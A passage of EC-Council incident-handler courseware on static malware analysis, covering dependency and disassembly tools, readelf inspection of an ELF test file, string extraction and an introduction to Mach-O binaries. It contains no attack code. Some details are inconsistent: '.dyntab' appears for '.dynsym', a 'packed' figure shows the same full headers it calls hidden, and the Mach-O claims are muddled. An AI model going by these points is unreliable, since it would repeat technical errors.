| User32.dll | User-interface components, such as buttons and scrollbars and components for controlling and responding to user actions/inputs |
| Gdi32.dll | Functions for displaying and manipulating graphics |
| Ntdll.dll | Interface to the Windows kernel |
| WSock32.dll and Ws2_32.dll | Networking DLLs that help connect to a network or perform network-related tasks |
| Wininet.dll | Supports higher-level networking functions |

Table 4.1: Standard DLLs

You can use tools such as Dependency Walker, dependency-check, and Snyk to identify dependencies within an executable file.

- **Dependency Walker**

  Source: *https://www.dependencywalker.com*

  Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module's exports and calls. Furthermore, it detects many common application problems, such as missing and invalid modules, import/export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.58: Screenshot of Dependency Walker

Some additional dependency extraction tools are listed below:

- dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- PE Explorer Dependency Scanner (*http://www.pe-explorer.com*)
- Retire.js (*https://retirejs.github.io*)

## Memory Dump Analysis: Malware Disassembly

The memory dump/static analysis also includes dismantling a given executable into binary format to study its functionalities and features. This process helps identify the language used for programming the malware, APIs that reveal its function, etc. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential.

Sometimes, attackers develop malware to connect back to their C&C servers. Therefore, while disassembling suspicious files, incident responders must also look for any malicious function calls in binary-code subroutines. Attackers usually design malware to evade reverse engineering and maintain their confidentiality. Therefore, incident responders must also analyze disassembled code for any anti-reverse engineering malware, which can be carried out using debugging tools such as IDA Pro, Ghidra, and OllyDbg.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **IDA Pro**

  Source: *https://hex-rays.com*

  IDA Pro is a multi-platform disassembler and debugger that explores binary programs, for which the source code is not always available to create maps of their execution. It shows the instructions in the same manner as a processor executes them, that is, in a symbolic representation called assembly language. Thus, it is easy for you to find harmful or malicious processes.

  **Features**

  - **Disassembler**

    As a disassembler, IDA Pro explores binary programs for which the source code is not always available to create maps of their execution.

  - **Debugger**

    The debugger in IDA Pro is an interactive tool that complements the dissembler to perform static analysis in one step. It bypasses the obfuscation process, which helps the assembler process the hostile code in detail.





Figure 4.59: Screenshot of IDA Pro


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional debugging tools are listed below:

- Ghidra (*https://ghidra-sre.org*)
- OllyDbg (*https://www.ollydbg.de*)
- x64dbg (*https://x64dbg.com*)
- radare (*https://rada.re*)
- WinDbg (*http://www.windbg.org*)

## Memory Dump Analysis: Analyzing ELF Executable Files

ELF is a generic executable file format in Linux. It contains three main components: an ELF header, sections, and segments. Each component plays an independent role in the loading and execution of ELF executables.

The static analysis of an ELF file involves investigating an ELF executable file without running or installing it. It also involves accessing the binary code and extracting valuable artifacts from the program.

The result of the analysis determines whether the file is malicious. If the ELF file is malicious, the extracted information is insufficient to identify the behavior and purpose of the malware; it requires further analysis (dynamic analysis) in a secured or closed environment.

- **Static Analysis of ELF Files Using readelf**

  Source: *https://linux.die.net*

  The readelf tool displays information about one or more ELF object files. The tool supports 32-bit and 64-bit ELF files. Incident handlers can use readelf to extract static artifacts from an ELF executable.

  **Identifying Symbols in ELF Executables**

  Extracting symbols is the process of retrieving data types such as functions and variables used in the source code. These symbols explain what functions and variables are used by the developers in the code, which helps in understanding the functionality of the code.

  Run the following command to extract symbols from an ELF executable:

  ```
  readelf -s <malware-sample>
  ```

  Here, the **`-s`** option is used to display the entries in the symbol table section of the file. Alternatively, use the **`--symbols`** or **`--syms`** options to extract symbols.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -s "ELF Test File"

Symbol table '.dynsym' contains 5 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
     3: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND sleep@GLIBC_2.2.5 (2)

Symbol table '.symtab' contains 66 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000400238     0 SECTION LOCAL  DEFAULT    1
     2: 0000000000400254     0 SECTION LOCAL  DEFAULT    2
     3: 0000000000400274     0 SECTION LOCAL  DEFAULT    3
     4: 0000000000400298     0 SECTION LOCAL  DEFAULT    4
     5: 00000000004002b8     0 SECTION LOCAL  DEFAULT    5
     6: 0000000000400330     0 SECTION LOCAL  DEFAULT    6
     7: 0000000000400374     0 SECTION LOCAL  DEFAULT    7
     8: 0000000000400380     0 SECTION LOCAL  DEFAULT    8
     9: 00000000004003a0     0 SECTION LOCAL  DEFAULT    9
    10: 00000000004003b8     0 SECTION LOCAL  DEFAULT   10
    11: 0000000000400418     0 SECTION LOCAL  DEFAULT   11
    12: 0000000000400440     0 SECTION LOCAL  DEFAULT   12
    13: 0000000000400490     0 SECTION LOCAL  DEFAULT   13
    14: 0000000000400624     0 SECTION LOCAL  DEFAULT   14
    15: 0000000000400630     0 SECTION LOCAL  DEFAULT   15
    16: 0000000000400680     0 SECTION LOCAL  DEFAULT   16
    17: 00000000004006b8     0 SECTION LOCAL  DEFAULT   17
    18: 0000000000600e10     0 SECTION LOCAL  DEFAULT   18
    19: 0000000000600e18     0 SECTION LOCAL  DEFAULT   19
    20: 0000000000600e20     0 SECTION LOCAL  DEFAULT   20
    21: 0000000000600e28     0 SECTION LOCAL  DEFAULT   21
    22: 0000000000600ff8     0 SECTION LOCAL  DEFAULT   22
    23: 0000000000601000     0 SECTION LOCAL  DEFAULT   23
    24: 0000000000601038     0 SECTION LOCAL  DEFAULT   24
    25: 000000000060103c     0 SECTION LOCAL  DEFAULT   25
```

Figure 4.60: Viewing symbols using the readelf tool

The above screenshot shows two different tables, **`.dynsym`** and **`.symtab`**.

- **`.dyntab`**: This table contains dynamically linked symbols that are taken from external sources such as **`libc`** libraries, which are stored by the OS at runtime.
- **`.symtab table`**: This table contains all the symbols defined by the developers in the binary source code, including symbols from **`.dyntab`**.

### Identifying Program Headers in ELF Executables

The program headers in an ELF executable reveals the memory layout of the binary code. It helps in determining whether the ELF executable file is properly packed. For this purpose, the readelf tool can be used with the **`-l`** option followed by the file name of the EFL executable.

Run the following command to retrieve ELF program headers:

```
readelf -l <malware-sample>
```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -l "ELF Test File"

Elf file type is EXEC (Executable file)
Entry point 0x400490
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000001f8 0x00000000000001f8  R E    0x8
  INTERP         0x0000000000000238 0x0000000000400238 0x0000000000400238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000007ac 0x00000000000007ac  R E    0x200000
  LOAD           0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x000000000000022c 0x0000000000000230  RW     0x200000
  DYNAMIC        0x0000000000000e28 0x0000000000600e28 0x0000000000600e28
                 0x00000000000001d0 0x00000000000001d0  RW     0x8
  NOTE           0x0000000000000254 0x0000000000400254 0x0000000000400254
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000000680 0x0000000000400680 0x0000000000400680
                 0x0000000000000034 0x0000000000000034  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x00000000000001f0 0x00000000000001f0  R      0x1

Section to Segment mapping:
 Segment Sections...
  00
  01     .interp
  02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r
.rela.dyn .rela.plt .init .plt .text .fini .rodata .eh_frame_hdr .eh_frame
  03     .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
  04     .dynamic
  05     .note.ABI-tag .note.gnu.build-id
```

Figure 4.61: Viewing program headers using the readelf tool

As shown in the screenshot, the ELF executable contains a few program headers, which include two **PT_LOAD** segments with **RE** and **RW** flags. Here, **RE** denotes "read and execute," while **RW** denotes "read and write."

If the ELF executable is properly packed, then the program headers are hidden, as shown in the screenshot.

```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000001f8 0x00000000000001f8  R E    0x8
  INTERP         0x0000000000000238 0x0000000000400238 0x0000000000400238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000007ac 0x00000000000007ac  R E    0x200000
  LOAD           0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x000000000000022c 0x0000000000000230  RW     0x200000
  DYNAMIC        0x0000000000000e28 0x0000000000600e28 0x0000000000600e28
                 0x00000000000001d0 0x00000000000001d0  RW     0x8
  NOTE           0x0000000000000254 0x0000000000400254 0x0000000000400254
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000000680 0x0000000000400680 0x0000000000400680
                 0x0000000000000034 0x0000000000000034  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x00000000000001f0 0x00000000000001f0  R      0x1
```

Figure 4.62: Viewing program headers of a packed file using the readelf tool


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

### Identifying ELF File Headers

The ELF executable file header contains general information such as binaries' entry points, program headers, table locations, etc. These data help in determining the file architecture and the machine for which the file is designed to run.

Execute one of the following commands to retrieve the information contained in the ELF header at the start of the file:

**`readelf -h <malware-sample>`**

**`readelf --file-header <malware-sample>`**

```
ubuntu@ubuntu-Virtual-Machine:~$ cd Downloads
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ ls
'ELF Test File'
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -h "ELF Test File"
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 3d db 9a 89 6d a3 4a
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x400490
  Start of program headers:          64 (bytes into file)
  Start of section headers:          6688 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         9
  Size of section headers:           64 (bytes)
  Number of section headers:         30
  Section header string table index: 27
ubuntu@ubuntu-Virtual-Machine:~/Downloads$
```

Figure 4.63 Viewing file headers using the readelf tool

- **Extracting Strings from ELF Executable Files**

  String extraction involves collecting vital information about a suspected ELF executable file. Strings such as symbols, section names, and functions names reveal the purpose of the binary code. Linux has a default command called **`strings`** that extracts strings and saves those strings in a .txt file.

  Run the following command to extract strings from an ELF executable file:

  **`strings malware-sample > str.txt`**

- **Analyzing String Reuse Using Intezer**

  Source: *https://www.intezer.com*

  Intezer is malware analysis platform that scans files, URLs, end points, and memory dumps. It extracts strings from uploaded malware samples and identifies whether those


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

strings are used in other files. It reduces the effort of incident responders by analyzing unknown malware that are difficult to trace.




Figure 4.64: Screenshot of Intezer showing relevant strings





Figure 4.65: Screenshot of Intezer showing string reuse

## Memory Dump Analysis: Analyzing Mach Object (Mach-O) Executable Files

Mach object (Mach-O) is an executable file format similar to the PE format for Windows and ELF for Linux. It is associated with binaries present in macOS and iOS. This file format is used to distribute code and establishes the mechanism through which memory reads both data and code present within a binary file. Mach-O malware has a direct impact on a program's performance because memory usage and paging activities are affected by the order of code within a binary file. This malware allows attackers to generate two arrays, which get overlapped in memory, and to set a memory location for executing a Mach-O executable. Attackers can leverage this functionality for privilege escalation and for exploiting next-stage vulnerabilities with root access.

### Malicious Mach-O Binaries

Mach-O can be referred to as a binary stream of bytes that are combined to form meaningful data chunks. The data include information related to the CPU type, data size, order of the bytes, etc. Mach-O binaries are arranged into different segments that comprise individual sections. These individual sections store different types of code or data. Some of the segments of a Mach-O binary are **`__PAGEZERO`**, **`__TEXT`**, **`__DATA`**, **and** **`__OBJC`**. Attackers can use these segments to hide malicious code and execute it for escalating privileges.


